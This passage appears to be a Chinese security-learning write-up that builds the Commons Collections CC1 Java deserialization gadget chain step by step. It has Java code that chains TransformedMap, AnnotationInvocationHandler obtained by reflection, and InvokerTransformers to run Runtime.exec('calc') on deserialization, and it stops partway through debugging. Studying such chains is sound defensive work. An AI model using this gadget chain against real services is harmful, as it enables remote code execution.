
跟进查看一下 TransformedMap 类
TransformedMap 的构造函数是受保护的,构造方法也是是 protected 权限的,不能从外部访问,那么我们就需要找到一个可以内部实例化的方法
protected TransformedMap(Map map, Transformer keyTransformer, Transformer valueTransformer) { | |
super(map); | |
this.keyTransformer = keyTransformer; | |
this.valueTransformer = valueTransformer; | |
} |
跟进在上面找到了静态方法 decorate,这样就解决了 valueTransformer 变量赋值的问题

回溯找谁调用了 checkSetValue 方法
在 AbstractInputCheckedMapDecorator 类里面的 MapEntry 的 setValue 中调用了 checkSetValue

MapEntry 中的 setValue 方法其实就是 Entry 中的 setValue 方法,他这里重写了 setValue 方法。
TransformedMap 接受 Map 对象并且进行转换是需要遍历 Map 的,遍历出的一个键值对就是 Entry,所以当遍历被修饰过的 Map 时,setValue 方法也就执了,接着就会调用 TransformedMap 的 checkSetValue 然后就调用到了 transform 执行
import org.apache.commons.collections4.map.TransformedMap; | |
import org.apache.commons.collections4.functors.InvokerTransformer; | |
import java.util.HashMap; | |
import java.util.Map; | |
public class Ming { | |
public static void main(String[] args) throws Exception { | |
// 获取运行时对象 | |
Runtime v= Runtime.getRuntime(); | |
// 创建 InvokerTransformer,它将调用指定的方法 | |
// "exec" 方法名 | |
//new Class []{String.class} 方法参数类型 | |
//new Object []{"calc"} 方法参数值 | |
InvokerTransformer invokerTransformer = new InvokerTransformer("exec", new Class[]{String.class}, new Object[]{"calc"}); | |
// 以下步骤就相当于 invokerTransformer.transform (v) | |
// 创建一个 HashMap,并插入一个键值对 | |
HashMap<Object, Object> map=new HashMap<>(); | |
map.put("key", "value"); | |
// 使用 TransformedMap 装饰 HashMap,值的转换器为 invokerTransformer | |
Map<Object, Object> transformedMap = TransformedMap.decorate(map, null,invokerTransformer); | |
// 遍历 TransformedMap 的条目,并设置新的值 | |
// 在这个过程中,invokerTransformer 会被触发 | |
for (Map.Entry<Object, Object> entry : transformedMap.entrySet()) { | |
entry.setValue(v); | |
} | |
} | |
} |

# AnnotationInvocationHandler 类
继续找不同名调用了 setValue 最好是 readObject 中调用了 setValue 这样就少走一层
在 AnnotationInvocationHandler 类中的 readObject 调用了 setValue
并且在 readObject 中也遍历了 Map


接着找哪里是可以控制的,在 AnnotationInvocationHandler 的构造函数中有两个参数 type 和 mapmemberValues 是我们可以控制的所以就可以把 invokerTransformer 传进去

但是 AnnotationInvocationHandler 是默认的不是 public 所以只能在包下面访问

所以我们要通过反射获取
public class Ming { | |
public static void main(String[] args) throws Exception { | |
// 获取运行时对象 | |
Runtime v= Runtime.getRuntime(); | |
// 创建 InvokerTransformer,它将调用指定的方法 | |
// "exec" 方法名 | |
//new Class []{String.class} 方法参数类型 | |
//new Object []{"calc"} 方法参数值 | |
InvokerTransformer invokerTransformer = new InvokerTransformer("exec", new Class[]{String.class}, new Object[]{"calc"}); | |
// 以下步骤就相当于 invokerTransformer. (v) | |
// 创建一个 HashMap,并插入一个键值对 | |
HashMap<Object, Object> map=new HashMap<>(); | |
map.put("key", "value"); | |
// 使用 TransformedMap 装饰 HashMap,值的转换器为 invokerTransformer | |
Map<Object, Object> transformedMap = TransformedMap.decorate(map, null,invokerTransformer); | |
Class c = Class.forName("sun.reflect.annotation.AnnotationInvocationHandler"); | |
// 反射获取 AnnotationInvocationHandler 类 | |
// 获取构造方法 | |
Constructor annoconstructor = c.getDeclaredConstructor(Class.class,Map.class); | |
annoconstructor.setAccessible(true);// 设置构造方法为可访问 | |
// 创建 AnnotationInvocationHandler 实例 | |
Object annotation = annoconstructor.newInstance(Override.class,transformedMap); | |
Xu.x(annotation);// 序列化 | |
Fan.fan("test.bin");// 反序列化 | |
} |
到这里还有一些问题
第一就是我们的 Runtime 并没有继承序列化,他是不可以序列化的
每个 InvokerTransformer 负责调用一个方法:
-
第一个
InvokerTransformer:- 方法名:
getMethod - 参数类型:
String.class和Class[].class - 参数值:
"getRuntime"和null - 它的作用是获取
Runtime类的getRuntime方法。
- 方法名:
-
第二个
InvokerTransformer:- 方法名:
invoke - 参数类型:
Object.class和Object[].class - 参数值:
null和null - 它的作用是调用
getRuntime方法,从而获取Runtime实例。
- 方法名:
-
第三个
InvokerTransformer:- 方法名:
exec - 参数类型:
String.class - 参数值:
"calc" - 它的作用是调用
Runtime实例的exec方法,执行系统命令calc(打开计算器)。
ChainedTransformer将多个Transformer链接在一起,使它们可以依次执行。 - 方法名:
Transformer[] transformers = new Transformer[]{ | |
new InvokerTransformer("getMethod", new Class[]{String.class, Class[].class}, new Object[]{"getRuntime", null}), | |
new InvokerTransformer("invoke", new Class[]{Object.class, Object[].class}, new Object[]{null, null}), | |
new InvokerTransformer("exec", new Class[]{String.class}, new Object[]{"calc"}) | |
}; | |
ChainedTransformer chainedTransformer = new ChainedTransformer(transformers); | |
chainedTransformer.transform(Runtime.class); |
第二是 readObject 方法中有两个 if 判断,我们需要满足两个 if 判断 才能成功执行 serValue 方法
调试一下
获取 type 也就是 Override

然后获取了他的成员变量但是 Override 并没有成员变量所以第一个 if 判断后直接跳出去了

